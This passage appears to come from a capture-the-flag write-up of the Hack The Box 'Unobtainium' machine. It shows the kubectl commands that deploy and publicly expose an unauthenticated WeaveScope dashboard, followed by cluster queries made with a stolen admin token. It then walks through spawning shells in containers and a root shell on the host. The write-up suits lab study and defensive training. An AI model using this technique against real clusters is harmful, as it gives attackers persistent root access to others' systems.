root@unobtainium:/tmp# kubectl get pods -n weave -o wide
NAME                                         READY   STATUS    RESTARTS   AGE   IP             NODE          NOMINATED NODE   READINESS GATES
weave-scope-agent-nl5m7                      1/1     Running   0          91s   10.10.10.235   unobtainium   none             none
weave-scope-app-67789f5c6d-spl77             1/1     Running   0          91s   172.17.0.12    unobtainium   none             none
weave-scope-cluster-agent-75f65b8fb7-2pt7m   1/1     Running   0          91s   172.17.0.11    unobtainium   none             none
oot@unobtainium:/tmp# kubectl get svc -n weave weave-scope-app
NAME              TYPE        CLUSTER-IP       EXTERNAL-IP   PORT(S)   AGE
weave-scope-app   ClusterIP   10.101.248.111   none        80/TCP    3m5s
By default, WeaveScope is deployed to only be accessible from within a cluster. To expose the WeaveScope dashboard, the kubectl expose pod needs to be used to configure a public IP address and external port. In this case, the host IP remains 10.10.10.235 and the default port 4040 is chosen
pod=$(kubectl get pod -n weave --selector=name=weave-scope-app -o jsonpath={.items..metadata.name})
kubectl expose pod $pod -n weave --external-ip="10.10.10.235" --port=4040 --target-port=4040
netstat -tulpn can be used to confirm the exposed listening port at 10.10.10.235:4040
root@unobtainium:/tmp# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:46595         0.0.0.0:*               LISTEN      1148/containerd
tcp        0      0 10.10.10.235:4040       0.0.0.0:*               LISTEN      3867/kube-proxy
tcp        0      0 127.0.0.1:10248         0.0.0.0:*               LISTEN      1855/kubelet
tcp        0      0 127.0.0.1:5000          0.0.0.0:*               LISTEN      1671/docker-proxy
tcp        0      0 0.0.0.0:31337           0.0.0.0:*               LISTEN      3867/kube-proxy
tcp        0      0 10.10.10.235:10249      0.0.0.0:*               LISTEN      3867/kube-proxy
tcp        0      0 127.0.0.1:43593         0.0.0.0:*               LISTEN      1855/kubelet
tcp        0      0 127.0.0.1:2379          0.0.0.0:*               LISTEN      2868/etcd
tcp        0      0 10.10.10.235:2379       0.0.0.0:*               LISTEN      2868/etcd
tcp        0      0 10.10.10.235:2380       0.0.0.0:*               LISTEN      2868/etcd
tcp        0      0 127.0.0.1:2381          0.0.0.0:*               LISTEN      2868/etcd
tcp        0      0 127.0.0.1:10257         0.0.0.0:*               LISTEN      2794/kube-controlle
tcp        0      0 127.0.0.1:10259         0.0.0.0:*               LISTEN      2803/kube-scheduler
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      826/systemd-resolve
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      1162/sshd: /usr/sbi
tcp6       0      0 :::8443                 :::*                    LISTEN      2862/kube-apiserver
tcp6       0      0 :::10250                :::*                    LISTEN      1855/kubelet
tcp6       0      0 :::10256                :::*                    LISTEN      3867/kube-proxy
tcp6       0      0 :::80                   :::*                    LISTEN      1178/apache2
tcp6       0      0 :::22                   :::*                    LISTEN      1162/sshd: /usr/sbi
udp        0      0 127.0.0.53:53           0.0.0.0:*                           826/systemd-resolve
Exteranlly, kubectl get services can be used with the admin token to view the exposed weave-scope-app container
root@kali:~/HTB/Unobtainium# kubectl get services --all-namespaces --token $(cat admin_token) --server https://10.10.10.235:8443 --certificate-authority=ca.crt -o wide
NAMESPACE     NAME                               TYPE        CLUSTER-IP       EXTERNAL-IP    PORT(S)                  AGE    SELECTOR
default       kubernetes                         ClusterIP   10.96.0.1        none         443/TCP                  248d   none
default       webapp-service                     NodePort    10.96.137.170    none         3000:31337/TCP           248d   app=webapp
kube-system   kube-dns                           ClusterIP   10.96.0.10       none         53/UDP,53/TCP,9153/TCP   248d   k8s-app=kube-dns
weave         weave-scope-app                    ClusterIP   10.101.248.111   none         80/TCP                   64m    app=weave-scope,name=weave-scope-app,weave-cloud-component=scope,weave-scope-component=app
weave         weave-scope-app-67789f5c6d-spl77   ClusterIP   10.101.179.10    10.10.10.235   4040/TCP                 53m    app=weave-scope,name=weave-scope-app,pod-template-hash=67789f5c6d,weave-cloud-component=scope,weave-scope-component=app
The WeaveScope dashboard is now visisble at http://10.10.10.235:4040/. By default, the WeaveScope dashboard is not configured with any authentication. In the top menu, the default view shows all reporting controllers

“Containers” shows the container view for “Application Containers” but can changed to show all containers with the bottom-left menu. All the webapp, devnode, containers are shown, along with the Docker registry container

Changing the container view to include system containers shows many more pods

Clicking on a container node such as the webapp node provides more details on its performance

To obtain shell access on a container, the >_ icon is clicked which spawns a local shell

The docker registry container is also accessible with a local shell

Chaning to pod view shows the flow of pods controlled by the Kubernetes API server

Chaning to hosts view shows only the current host

Clicking on the host node and >_ spawns a root shell on the host

Chaning to processes view shows a simplified process tree within the Kubernetes cluster

Changing to images view shows all the Docker images used within the Kubernetes cluster

References
[1] etcd attack surface [2] kubelet API command execution [3] Attacking Kubernetes Clusters [4] Brief Introduction to Prototype Pollution [5] Prototype Pollution Explained [6] Securing Kubernetes Clusters [7] Deep Dive into Real-World Kubernetes Threats [8] TeamTNT Abuses Weave Scope Tool to Target Cloud Infrastructure